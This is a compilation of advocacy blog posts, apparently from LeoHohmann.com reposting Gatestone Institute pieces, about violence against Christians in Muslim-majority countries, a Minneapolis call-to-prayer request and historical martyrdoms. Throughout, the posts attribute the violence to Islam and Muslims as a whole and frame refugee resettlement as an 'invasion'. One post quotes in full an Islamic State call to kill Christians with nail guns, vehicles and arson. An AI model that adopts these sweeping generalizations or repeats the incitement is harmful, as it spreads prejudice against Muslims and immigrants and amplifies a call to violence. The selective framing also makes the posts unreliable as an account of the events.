It is perhaps this continuity between past and present that is most telling. If in 2019 Muslims used human excrement to **draw a cross** on a French church—smearing fecal matter on churches is **not uncommon** in the Muslim world—in 1147 in Portugal, Muslims displayed "with much derision the symbol of the cross," wrote a chronicler. "They spat upon it and wiped the feces from their posteriors with it." Decades earlier in Jerusalem, Muslims "spat on them and did not even refrain from urinating on them in the sight of all." Even that supposedly "magnanimous" sultan, Saladin, commanded "whoever saw that the outside of a church was white, to cover it with black dirt," and ordered "the removal of every cross from atop the dome of every church in the provinces of Egypt" (***Sword and Scimitar***, pp. 171, 145, 162).

But why should this topic matter in the first place? After all, the cross is an inanimate object; mocking or destroying it should have zero impact a Christian's faith. While this is true—and while attacks on real, living humans, chief among them Christian minorities throughout the Muslim world, are obviously worse—attacks prompted by or targeting the cross are important because they truly underscore the reason behind the hate, perhaps even more than when a Muslim kills a Christian (which can be and often is allotted to several other interpersonal factors, for example, personal envy).

Lest all of the above appear too theoretical or abstract, in Part 2 of this article, countless modern day examples of Muslim hostility, violence, and murder provoked by the crucifix will be documented.

US: Muslims Demand to Blast Islamic Call to Prayer City-Wide Five Times a Day

APRIL 4, 2023
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, JIHAD

Minneapolis Muslims want to blast Islamic call to prayer over loudspeakers five times a day.

The Minnesota chapter of the Council on American-Islamic Relations (CAIR) is demanding that mosques in Minneapolis be allowed to broadcast the Islamic call to prayer five times a day versus the already allotted three times a day.

Here is the local news report on the request.

Minneapolis Will Become 1st U.S. City to Blast Islamic Call to Prayer 5 Times a Day

According to a report by the RAIR Foundation, the Islamic call to prayer is intended to show "**power and control** over a country," by declaring the "supremacy of Allah of Islam" and is considered a "warlike declaration."

The RAIR Foundation reports:

> "The terror-tired group wants residents to not only hear the eardrum-shattering disturbance in the late mornings and afternoon but also in the early morning and evenings. For this to happen, the Islamic supremacists are demanding that the city's noise ordinance rules be changed just for them."

The news site BNI asked the audacious question:

> "Considering that Muslims comprise only 3% of the population of Minneapolis, is it fair that the other 97% be subjected to this loud and offensive Muslim praying (audible from a 20-block radius) being blasted from high-powered amplifiers in some two dozen mosques five times a day, beginning at dawn and ending late at night?"

I can't help but wonder the Minneapolis City Council's position if a Christian church asked for the Lord's Prayer to be blasted from speakerphones even once a day. My guess is they would not even dignify the request by placing it on their meeting agenda, let alone approve it.

The question nobody even raises is, how did Minneapolis get two dozen mosques? The answer is simple: Because of decades of refugee resettlements from mostly Somalia. In no way, shape or form has the exploding Muslim population occurred in Minnesota, Michigan, Maine, Idaho, Ohio, Tennessee, Georgia or any other state been an organic process. These parallel societies, almost like nations within nations, have been quietly set up in cities and towns across America by the U.S. State Department and its nine VOLAGs, or volunteer agencies.

The nine agencies that contract with the federal government to import refugees and thereby transform communities from Christian to Muslim include six with Christian-sounding names — the U.S. Conference of Catholic Bishops, Lutheran Immigration and Refugee Services, Episcopal Migration Ministries, World Relief Corp. (an arm of the National Association of Evangelicals), and Church World Services, an arm of the World Council of Churches.

So when your city some day joins Minneapolis and seeks to blast the Islamic call to prayer from loudspeakers five times a day, you will know who is responsible. Don't blame the Muslims. They're just doing what Muslims do. The cultural transformation comes largely complements of liberal white Christian denominations.

There are other cultural norms in Muslim countries that don't fit well in Western nations as well, like the taking of child brides, female genital mutilation, and even honor killings. All of these have been issues here in America where large resettlements exist, and you can read about them in my book, *Stealth Invasion*.

These types of culture-changing demands are exactly what I predicted in that book would happen if the U.S. and other Western nations continued to allow unfettered Muslim immigration. Of course, that's why the book was recently banned by Amazon. You can still order it from **BarnesAndNoble.com**.

LeoHohmann.com needs your help: Please consider a small donation to help with our spring fundraiser to keep us online for the remainder of 2023. You may send donations via snail mail c/o Leo Hohmann, P.O. Box 291, Newnan, GA 30264, or via credit card by clicking the link below. Thank you for your support!

‘Use a Nail Gun to Nail Their Heads and Crucify Them!’ The Muslim Persecution of Christians Continues

APRIL 4, 2023
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT, ABOUT ISLAM, CHRISTIAN PERSECUTION, ISLAM

From Gatestone Institute:

by Raymond Ibrahim.

The following are among the murders and abuses inflicted on Christians by Muslims throughout the month of February 2023:

The Muslim Slaughter of Christians.

Democratic Republic of Congo: On Sunday and into Monday, Feb. 12-13, Muslim terrorists **massacred 22 people** in the more than 95% Christian-majority nation. The terrorists were members of the Allied Democratic Forces (ADF), “**a** Ugandan armed group that has operated in east Congo for decades.” “It has pledged allegiance to the Islamic State and stages frequent deadly raids on villages.” Although **Reuters** claims that “There was no indication as to the motive” of the

attacks, others are more forthright. Discussing the ongoing terrorization of the DRC, one human rights group **said**:

> These predominantly Christian communities are attacked by an Islamic extremist group with a clear Islamic expansionist agenda…. The ideology, the agenda of establishing a 'caliphate' in the region, and the way they operate is the same, and we can see how they afflict terrible suffering on innocent people.

Similarly, speaking of an earlier attack on his village, when the ADF slaughtered about 20 people, a Christian clergyman further **shed light** on their Islamic motivations:

> They tried to force some of our Christians to convert to Islam. They also tried to force my wife and our four children to convert to Islam, but when they refused to convert, they shot my wife in the head while our four children were cut into pieces with a Somali sword… the rebel militants intend to establish an Islamist state ruled by sharia .

Nigeria: On Sunday, Feb. 5, Muslims raided and **butchered** at least five people in Christian villages. Witnesses **say** that the terrorists were heard to chant Islam's ancient war cry, "Allahu Akbar," as they opened fire on the fleeing Christians.

Mozambique: According to one **report**,

> Islamic State Mozambique (ISM) announced the killing of five Christians in the village of Chapa in Cabo Delgado Province on February 4. In a statement the Islamists said that 'the soldiers of the Caliphate … captured five Christians and slaughtered them, praise be to God.'

Pakistan: On Feb. 6, Rana Muhammad Waseem, a Muslim landowner, and five other Muslims, **beat a Christian farm laborer to death** on the accusation that he had stolen oranges from his orchard. **According** to the slain Christian's nephew:

> My uncle was busy in work when Waseem and the other men approached him and accused him of stealing their citrus. He pled his innocence, but the men lunged at him and beat him up mercilessly, resulting in his death.... He was very hard-working and honest, and police found no evidence from the crime scene that suggested that he had committed any theft... We are very poor and too weak to even think of offending the Muslim villagers. They know that we are helpless and that they can get away with anything, even murder... The fact that we are Christians makes us more vulnerable to injustice.

The slain Christian, Emmanuel Masih, 48, was the only breadwinner for his wife and six children.

Less than a month earlier, in January, an opposite incident occurred—though again it was the **Christian who was killed**: a Christian farmer found Muslims on his land laughing, eating, and destroying his crops. When he told them to stop, they flew into a rage that a lowly Christian dared confront them, and killed him on the spot.

Muslim Abuse of Christian Women in Pakistan

On Feb. 1, a Muslim man **splashed acid** onto the face of a teenage Christian girl, because she had refused to convert and date him. According to the **report**, when Sunita Munawar, aged 19, stepped off the bus on her way to work:

> she noticed that Kamran Allah Baksh a local neighbour who had been stalking and harassing her for several years, was already waiting at the bus stop. Despite a sense of foreboding, Miss Munawar bravely exited the bus and headed towards her workplace. As she passed by Mr Baksh without warning he threw something on Miss Munawar's face. She could feel intense pain in her eyes and on the skin of her face, arms, torso and legs and knew immediately, that something was seriously wrong. She screamed and tried to wipe away the acid but found that the pain would not stop, a pain so severe that at some point Miss Munawar fainted and collapsed to the ground.

Sunita was taken a nearby hospital, where it was confirmed that she had suffered 20 percent acid burns. From her hospital bed she **said** of her assailant:

> He wanted me to be his girlfriend but I refused his advances. I can't believe what he has done to me, I did nothing to deserve this. It feels like he has destroyed my life. I have bright scars everywhere he sprayed the acid on me, it's so hard to take.

Sunita's uncle **added**:

> He would try to force her to renounce her Christian faith, assuring her that he would marry her once she became a Muslim, but she refused to surrender to his illegitimate demands.... Sunita had informed her siblings about Kamran's harassment, and they had repeatedly complained to his parents, urging them to stop him, but that did not work.... Sunita is just 19, but now her whole life has been physically and mentally scarred by Kamran. Even if he is convicted for his crime, will Sunita be able to live a normal life again? We all know how our society treats acid attack survivors....

Sunita is only one of **many acid victims in Pakistan**.

Separately, Rana Tayyab, a 60-year-old married Muslim man kidnapped, forcibly converted, and "**married**" a teenage Christian girl. Saira Arif, the 15-year-old abductee, used to work for the abductor's wife, Naila Ambreen, a Muslim government school principal. Although the incident occurred on Dec. 15, 2022, her father, Arif Gill, a physically handicapped Catholic, described what happened in a Feb. 13 **report**: "I went to the police station to report my daughter's kidnapping, but they refused to accept my complaint and forced me out of the building." He made repeated attempts to register a case against Tayyab, though police continued to ignore his pleas.

> Madam Naila is a government employee, and both she and her husband have considerable influence on the police, which is why they outright rejected my application. After repeated humiliation and intimidation to stop pursuing the matter, I surrendered to my fate thinking that I won't be able to see my daughter again. It's been nearly two months since my wife and I haven't seen our daughter or heard anything regarding her safety and well-being. Only God knows our pain and suffering since the day she was taken from us.... We have always been very protective about our daughter, and it never occurred to us that she would be targeted by a man five times her age.

Finally, on Feb. 3, Akmal Bhatti, an influential lawyer, learned of the Christian family's ordeal, and managed to set up a meeting with police, where a First Information Report (FIR) was registered.

When police, however, went to the Muslim household, not only were the abductor and abductee gone, but Naila, the government employee wife of the abductor, presented police with an Islamic marriage certificate between him and Saira. **According** to Bhatti,

> This is the modus operandi in all cases involving forced marriages of underage minority girls. The accused first rapes the victim and then uses the cover of an Islamic Nikah to escape punishment for this heinous crime… If the police had acted when the crime was first reported, the child could have been recovered sooner, but the prolonged delay has given the accused ample time to change his locations. Some sources have told us that the accused has taken Saira to Islamabad, and we are now pressing the police to find them there.

Adds the Feb. 13 **report**:

> Forced conversions and underage marriages are a long-standing issue in Pakistan. At least 1,000 women from religious minorities, including Christians and Hindus, are forcibly converted and married annually in the country, Forbes magazine reported in February 2021, quoting human rights organizations. Although Pakistan dismissed the report as 'rubbish and baseless,' Forbes reported that the actual numbers could be much higher as many cases go unreported.

Muslim Attacks on Christian Evangelists and Apostates

Uganda: On Feb. 10, Muslim clerics invited a Christian pastor to a debate in their mosque. The contest ended with the apparent conversion of 37 Muslims to Christianity—which was followed by the same clerics who had invited him and other Muslims to **severely beat him**. As a result, Pastor Arthur Asadi Babi, 42, was hospitalized for eight days, with severe injuries and broken bones. **According** to Bishop Michael Okia:

> We received an invitation letter from the sheikh of Nakaloke mosque. I decided to send Pastor Babi to debate with the Muslims because of his scholarship skills in the Koran and the Bible… On Feb. 10, at the end of his defense , the pastor made an appeal for a response from the audience to believe in Christ. Surprisingly, 29 adults and 8 children gave their lives to Christ Jesus, all Muslims.

Speaking from his hospital bed, Pastor Arthur **described** what happened next:

> From nowhere, Muslims started throwing stones, and then with sticks and clubs attacked me by beating me, including the new Muslim converts who had embraced the Christian faith. I was hit on my right hand and left leg while some tried to strangle me. One Muslim kicked me and injured my private parts, which is still in pain to date.

Converting from Islam seven years ago, Pastor Babi is a married father of six children, ages 3 to 17.

Sudan: On Feb. 17, authorities **arrested** a Christian man for preaching to Muslims at an open air event. According to one **report**,

> Yousif Ayoub Hussein … was accused of inciting religious hatred and preaching to Muslims, though there is no law in Sudan against proclaiming one's faith… Area Muslims expressed fear that his preaching would encourage their children to convert… The arrest violates religious rights and international treaties to which Sudan is a party….

In a separate incident, a Muslim man who became a Christian evangelist, was **threatened and hounded** by his extended family all throughout February. Initially, Ahmad Adam Mohamad, 49, went into hiding after his Muslim uncles accused him of "apostasy." Then, on Feb. 6, relatives stormed his home and **ordered** him to "renounce Christianity and return to Islam." Three days later, on Feb. 9, his family sent "a group of Muslim extremists" to find him. "Again on Saturday, Feb. 11," he **said**, "another group was sent to my house with a mission to arrest and kidnap me," though he again narrowly escaped. Since then, he has been secretly moving from one location to another to avoid kidnapping or arrest. Last heard from on Feb. 13 he **said**:

> The situation is extremely difficult—I am not safe at all. I urge all the brothers to pray and help me get out from this area to a safer place… I have not eaten for almost two days now.

Muslim Attacks on Christian Churches

Indonesia: On Sunday, Feb. 5, authorities entered into and **disbanded** a church service in Bogor, West Java. They said the church did not have the proper permit to hold worship services. But as one report **says**, "Local leaders have historically made it difficult for Christian churches to obtain such permits" in Muslim-majority Indonesia.

Two weeks later, on Sunday, Feb. 19, another official leapt over the meter-high fence of another church, to **disrupt and stop** worship services at the Tabernacle of David Christian Church in Sumatra Island. A video of the incident shows Wawan, the official, pushing away a pastor as others **cry** that they are in "a house of God" and only praying. Wawan then takes the pulpit and motions his hands indicating that the service is over. When some Christian women are **heard** urging him, "Be patient, be patient, sir," he responds, "stupid." A female member of the church **said**,

> He threatened with harsh words, asking the congregation who were worshiping to dissolve… if it doesn't, more people would be brought in, and then he threatened to weld the church gate.

Before long, another ten people who had also jumped over the fence appeared to insist that the service was over. **According** to a church leader,

> came straight into the church and climbed onto the pulpit and choked the pastor. The pastor suffered from a slight scar on his hand because he was trying to defend himself. The atmosphere was tense, and finally the congregation dispersed.

The official and other invaders justified their actions by also saying that the church did not have a permit to operate. In fact, after having met all conditions, the church had **applied** for a permit back in 2014, but officials had refused to respond. Responding to these ongoing attacks, on Feb. 20 the Communion of Indonesian Churches (PGI) issued a **statement**:

> PGI asks the government and security forces not to allow cases like this to continue without firm and transparent legal action. The state's inaction will result in the loss of state authority, the development of distrust, and the accumulation of friction at the grassroots level which can be ignited at any time by irresponsible people into open conflict…. PGI understands that there are rules that must be met in order to build a house of worship. Even so, incomplete permits should not be an excuse for forcibly stopping an ongoing worship service, let alone since the dissolution was carried out in a very undignified way and caused terror and fear.

Egypt: On Sunday, Feb. 19, a fire broke out in and "**devoured**" a Christian church in the Giza Governorate. Although there were no casualties, "**Copts** gathered around their church amid scenes of grief." The official explanation is that a small candle left by a worshipper on a votary stand caused the fire. However, **images** from surveillance cameras clearly show that "**the** candle

ignited suddenly and in an unusual way." **According** to one Egyptian researcher, Magdi Khalil, "close to one thousand churches have been attacked or torched by mobs in the last five decades in Egypt." More recently, however, churches continue to burn to the ground, though these are increasingly being attributed to accidents—including **11 churches** that mysteriously "caught fire" in one month alone (Aug. 2022). As such, foul play is suspected in this latest church torching. But as the report **states**, authorities refuse "to investigate in depth, contending that an ordinary 'candle' is behind the accident."

Generic Muslim Abuse against Christians

France: An Iranian migrant was arrested after he made **death threats** to at least two Christian priests in Paris. According to one **report**, the Muslim migrant,

> is suspected of having threatened priests of the parishes of Saint-Sulpice and Saint-Germain-des-Prés on January 26 and February 6. The victims had filed a complaint. According to a police source, the person was the subject of a wanted poster for a temporary ban from French territory and another entry for activities related to terrorism. He was taken into police custody.

Such death threats should not be ignored. Around the same time in neighboring Spain, on Jan. 25, 2023, a machete-waving Muslim migrant **screaming** Islam's ancient war cry, "Allahu akbar," **attacked** two churches. In one, he hacked at the 74-year-old priest, who was just then celebrating morning mass; the elderly clergyman survived, though only after immediate medical treatment and surgery. The 32-year-old illegal Moroccan migrant, then moved onto another church where he **slaughtered a sacristan**. Three other Christians were seriously injured in the rampage.

Pakistan: Due to entrenched social discrimination and economic hardships, Christians have no choice but to stack the bodies of their deceased loved ones in one grave. According to a Feb. 16 **report**,

> Christian community is forced to bury five to 10 bodies in a single grave that is already filled with skeletons and bones as there are four graveyards for more than 70,000 Christians living in Peshawar and other cities..... old graves are being dug up and used for burying the dead.... local Muslim community is not allowing them to construct a graveyard. Khan called on the government to take urgent action as they are forced to bury dead in old graves. 'We ask for other land and urgent actions because we are forced to bury our dead in old graves.'

Islamic State: Due to the burning of a Koran by Rasmus Paludan, a Danish-Swedish politician, ISIS publicly called for the slaughter of Christians anywhere, but especially Europe. According to a Feb. 6 **report**,

> In the last few days, ISIS's media elements launched an incitement campaign calling for terrorist attacks against Christians around the world.... ideos and posts calling on the operatives to carry out attacks around the world, especially in Europe, were distributed on social media ..... Muslims around the world are called upon to see the act of burning the Quran as an insult to the religion of Islam and to 'shed the blood of the perpetrator.'... According to one of the posts, the killing of over 20 Christian citizens in a pub in the eastern Democratic Republic of the Congo on January 23, 2023, and several attacks in which Mozambican army soldiers were killed recently were in fact reprisals for the burning of the Quran in Sweden, as 'Christians everywhere are considered Paludan's brothers.'

In another video published on Feb. 1, an Islamic State operative **says** in fluent (British) English,

> Kill them wherever you meet them. If you are a tradesman, use a nail gun to nail the heads and crucify them on woodwork. If you are a truck driver, run over them until their streets are washed with their filthy blood or pour oil on their houses, while they are sleeping, and set them on fire, so that the message will be burned into their heads.

Syria: On Feb. 25, a monument for the 750,000 Assyrian Christians massacred in the Turkish genocide of WWI was **vandalized**. (An additional 2.5 million Christians—1.5 million Armenians and 1 million Greeks—were also slaughtered during the genocide.) The now desecrated Assyrian monument was originally erected on Jun. 16, 2019, as both a remembrance of the recent, and link to the historic, genocide of Christians in Syria at the hands of Muslim terrorists. According to the **report**, "No one has claimed responsibility for the attack."

Uganda: A Muslim man posing as the head of a Christian charity **abducted 40 Christian children**, which he had planned to sell to the Allied Democratic Forces, an Islamic terror group operating in the Democratic Republic of Congo (see above). Pretending to be a Christian offering free scholarships and other educational opportunities, he lured the children to and trapped them in a hotel. After the Christian community learned what was happening, an investigation was launched, and on Feb. 2, the children were rescued from the hotel, and the Muslim man and accomplice arrested.

Egypt: On Feb. 27, Coptic Solidarity launched an "**online grassroots campaign**" dedicated to reuniting a child with his adoptive Christian family. Nearly five years earlier, a newborn baby boy, was found **abandoned in a church**. The priest entrusted the babe to a childless couple from his congregation. Considering that they had for nearly 30 years been praying for a child, they joyously embraced the boy as their own and baptized and named him Shenouda, a popular Coptic name. For the next four years everything went well. Shenouda became the pride and joy of his adoptive parents' lives. Then the Egyptian state learned about this otherwise happy development and seized the 4-year-old child from his loving parents' arms and sent him to an overcrowded and underfed orphanage. There, the child was "returned" to—that is, forced into—Islam, issued a birth certificate marked "Muslim" under religion, and stripped of his formerly Christian name and given an acceptable Muslim one. Because Islam teaches that every human is born as a sort of prototypical Muslim (until their parents conform them to their own religion), and because the religious identity of Shenouda's biological parents is unknown, the state considers him a Muslim; and entrusting Muslim children to non-Muslim parents—infidels—is strictly forbidden. Considering, however, that the child was found in a church, his adoptive parents and their supporters argue that Shenouda was most likely born to a Christian mother—or at least to a mother who thought Christians would best know how to raise her unwanted child. Since Shenouda's original seizure by the state, in Feb. 2022, the adoptive parents have only been allowed to see him once, on Dec. 31, 2022. During that meeting, and "much to their despair," they found the boy "confused" and "slightly distant," **said** Amal Ibrahim, his adoptive mother:

> There was something off about him.... They talk about human rights, yet they took my son away from me and placed him in an orphanage.

The couple has since appealed to President Sisi. **According** to Ehab Ramzy, a Christian member of the parliamentary Constitutional and Legislative Affairs Committee,

> The next trial hearing on March 18 will not only determine Shenouda's fate, it will also determine the fate of the entire country, signaling whether Egypt is on its way to becoming a secular state or a theocratic country, one where Sharia is imposed not just on Muslims but on all citizens.

(Anyone interested in reuniting the child Shenouda with his adoptive parents can click **here** and join the Coptic Solidarity petition to Congress.)

About this Series

The persecution of Christians in the Islamic world has become endemic. Accordingly, "Muslim Persecution of Christians" was developed in July 2011 to collate some—by no means all—of the instances of persecution that occur or are reported each month. It serves two purposes:

1) To document that which the mainstream media does not: the habitual, if not chronic, persecution of Christians.

2) To show that such persecution is not "random," but systematic and interrelated—that it is rooted in a worldview inspired by Islamic Sharia.

Accordingly, whatever the anecdote of persecution, it typically fits under a specific theme, including hatred for churches and other Christian symbols; apostasy, blasphemy, and proselytism laws that criminalize and sometimes punish with death those who "offend" Islam; sexual abuse of Christian women; forced conversions to Islam; theft and plunder in lieu of *jizya* (financial tribute expected from non-Muslims); overall expectations for Christians to behave like cowed *dhimmis*, or second-class, "tolerated" citizens; and simple violence and murder. Sometimes it is a combination thereof.

Because these accounts of persecution span different ethnicities, languages, and locales—from Morocco in the West, to Indonesia in the East—it should be clear that one thing alone binds them: Islam—whether the strict application of Islamic Sharia law, or the supremacist culture born of it.

SEE SOURCE FOR MORE INDEPTH

Previous Reports:

- **January, 2023**
- **December, 2022**
- **November, 2022**

Islam's Christian Martyrs through the Ages

MARCH 13, 2023
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, CHRISTIAIN PERSECUTION

Last February 15, 2023 marked the **eight year anniversary** of when the Islamic State slaughtered 21 Christians in Libya for refusing to recant their faith. While sitting atop and holding their tied victims' bodies down, Islamic State members shoved their fingers in the Christians' eye sockets, craned their heads back, and sliced away at their throats with knives. Some of the Christians could be seen mouthing, "**Oh, Lord Jesus Christ**," in the seconds before having their heads carved off.

Inasmuch as the 21 martyrs should be remembered and commemorated, they are ultimately modern day reflections of an ancient (and ongoing) phenomenon that permeates nearly fourteen centuries of history: Muslims slaughtering Christians who refuse to renounce Christ and embrace Muhammad.

Indeed, on this day in history, March 6, Catholic and Orthodox churches commemorate 42 other Christians who were also beheaded 1,170 years before half their number—the 21 Coptic Christians—were executed under very similar circumstances. Known as the 42 Martyrs of Amorium, their story follows:

In 838, Caliph al-Muʿtasim—at the head of eighty thousand slave-soldiers—burst into Amorium, one of the Eastern Roman Empire's largest and most important cities. They burned and razed it to

the ground and slaughtered countless; everywhere there were "bodies heaped up in piles," writes a chronicler. The invaders locked those who sought sanctuary inside their churches and set the buildings aflame; trapped Christians could be heard crying *kyrie eleison*—"Lord have mercy!" in Greek—while being roasted alive. Hysterical "women covered their children, like chickens, so as not to be separated from them, either by sword or slavery."

About half of the city's seventy thousand citizens were slaughtered, the rest hauled off in chains. There was such a surplus of human booty that when the caliph came across four thousand male prisoners he ordered them executed on the spot. Because there "were so many women's convents and monasteries" in this populous Christian city, "over a thousand virgins were led into captivity, not counting those that had been slaughtered. They were given to the Moorish and Turkish slaves, so as to assuage their lust," laments the chronicler.

When the young emperor, Theophilus (r. 829–842), heard about the sack of Amorium—his hometown, chosen by the caliph for that very reason, to make the sting hurt all the more—he fell ill and died three years later, aged 28, reportedly of sorrow. Meanwhile, the Muslim poet Abu Tammam (805-845) celebrated the caliph's triumph, since "You have left the fortunes of the sons of Islam in the ascendant, and the polytheists and the abode of polytheism in decline." (For the full story of Amorium, see Chapter 4 of ***Sword and Scimitar***.)

Among the many captives carted off to Iraq were forty-two notables, mostly from the military and clerical classes (which in early Christianity were often closely associated). Due to their prestigious status and in order to make them trophies of Islam, they were repeatedly **pressured to convert**:

> During the seven years of their imprisonment, their captors tried in vain to persuade them to renounce Christianity and accept Islam. The captives stubbornly resisted all their seductive offers and bravely held out against terrible threats. After many torments that failed to break the spirit of the Christian soldiers, they condemned them to death, hoping to shake the determination of the saints before executing them. The martyrs remained steadfast…

Interestingly, some of the arguments used by Muslims indicate that they acknowledged Christ as the Prince of Peace and Muhammad as the Lord of War—and played it to great effect. One Theodore, a Christian cleric who fought in defense of Amorium, was goaded as follows: "We know that you forsook the priestly office, became a soldier and shed blood in battle. You can have no hope in Christ, whom you abandoned voluntarily, so accept Mohammed." Theodore replied: "You do not speak truthfully when you say that I abandoned Christ. Moreover, I left the priesthood because of my own unworthiness. Therefore, I must shed my blood for the sake of Christ, so that He might forgive the sins that I have committed against Him."

In the end, none would recant; and so, on March 6, 845, after seven years of torture and temptation failed to make them submit to Muhammad, all 42 Christians were—like their 21 spiritual descendants, the Coptic martyrs—also marched to a body of water, the Euphrates River, ritually beheaded, and their bodies dumped into the river.

Historical texts throughout the centuries are filled with similar anecdotes, including the "60 Martyrs of Gaza," Christian soldiers who were executed for refusing Islam during the seventh century Islamic invasion of Jerusalem. Seven centuries later, during the **Islamic invasion of Georgia**, Christians refusing to convert were forced into their church and set on fire.


Closer to home, in 1480, the Turks invaded Italy and sacked the city of Otranto. More than half of its 22,000 inhabitants were massacred, 5,000 hauled off in chains. To demonstrate his magnanimity, Sultan Muhammad II offered freedom to 800 chained Christian captives, on condition that they all embrace Islam. Instead, they unanimously chose to act on the **words** of one of their numbers: "My brothers, we have fought to save our city; now it is time to battle for our souls!"

Outraged that his invitation was spurned, on August 14 on a hilltop (subsequently named "Martyr's Hill"), Muhammad ordered the ritual decapitation of these 800 unfortunates; their archbishop was slowly sawed in half to jeers and triumphant cries of "Allah Akbar!" (The skeletal remains of some of these defiant Christians were preserved and can still be seen in the Cathedral of Otranto.)

Whoever still fails to see a pattern in the martyrdom of Christians at the hands of Muslims might consider consulting the book, ***Witnesses for Christ***: it lists 200 anecdotes of Christians killed—including some burned at the stake, thrown on iron spikes, dismembered, stoned, stabbed, shot at, drowned, pummeled to death, impaled and crucified—for refusing to embrace Islam during the Ottoman era alone.

The Never Ending 'Pandemic': 360 Million Christians Persecuted Worldwide

FEBRUARY 10, 2023
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, CHRISTIAN PERSECUTION



Gatestone Institute

In 2022, 5,621 Christian around the world were "**killed for faith related reasons**." Another 4,542 Christians were illegally detained or arrested, and 2,110 churches were attacked, many destroyed. Over all, the global persecution of Christians remains higher than ever, with 360 million believers suffering high levels of discrimination and violence.

These are among some of the findings of the **World Watch List-2023**, which was recently published by the international humanitarian organization, Open Doors. Each year the report ranks the top 50 nations where Christians are most persecuted for their faith by using data from approximately 4,000 field workers and external experts to quantify and analyze persecution worldwide.

Crunching some numbers, the report **finds** that, on average, one in seven Christians (14%) are persecuted around the world. In Africa, that number grows to one in five (20%), while in Asia it is as much as two in five—meaning a whopping 40% of all Christians are persecuted there.

Christians suffer "extreme levels of persecution" in the top 11 of the 50 nations. This ranges from being assaulted, raped, imprisoned or slaughtered on being identified as a Christian or attending (usually underground) churches.

Those nations and their respective rankings are: 1) North Korea, 2) Somalia, 3) Yemen, 4) Eritrea, 5) Libya, 6) Nigeria, 7) Pakistan, 8) Iran, 9) Afghanistan, 10) Sudan, 11) India.

Coming in at #1, the absolute worst nation is **North Korea**, "with the highest levels of persecution ever seen," **says** the report:

> If discovered by the authorities, believers are either sent to labour camps as political prisoners where the conditions are atrocious, or killed on the spot—and their families will share their fate as well. Christians have absolutely no freedom.... A new 'anti-reactionary thought law' makes it amply clear that being a Christian or possessing a Bible is a serious crime and will be severely punished.

Most of the "extreme persecution" meted out to Christians in nine of the top 11 worst nations continues, however, to come either from Islamic oppression, or takes place in Muslim-majority nations. This means that approximately 80% of the absolute worst persecution around the globe takes place in the name of Islam.

This trend affects the entire list, not just the top 11: the persecution that Christians experience in 39 of the 50 nations also comes either from Islamic oppression or occurs in Muslim majority nations. The overwhelming majority of these nations are governed by some form of *shariʿa* (Islamic law). It can either be directly enforced by government or society or, more frequently, both, although societies—family members outraged in particular by relatives who have converted—tend to be more zealous in its application.

Moreover, though the persecution in North Korea is worse, there is, at least, a light at the end of the tunnel for Christians in that nation, as their ill treatment is entirely connected to the regime of Kim Jong-un. Once he is gone, North Korea may well become like South Korea, where Christianity is flourishing. On the other hand, the Muslim persecution of Christians is perennial, existential, and far transcends this or that regime or ruler. It is part of the history, doctrines, and socio-political makeup of Islam—hence its tenacity and ubiquity.

In the worst of the Muslim nations, Christianity has been so stamped out over the years that there are no indigenous Christians to persecute, only converts—apostates, which, according to most interpretations of Islamic law, deserve death.

In **Somalia** (#2), for example, "Imams in mosques and madrassas state publicly that there is no room for Christianity, Christians or churches. The violent insurgent group al-Shabaab has repeatedly expressed its desire to eradicate Christians from the country. Christians from Muslim backgrounds are regarded as high-value targets and may be killed on the spot if discovered."

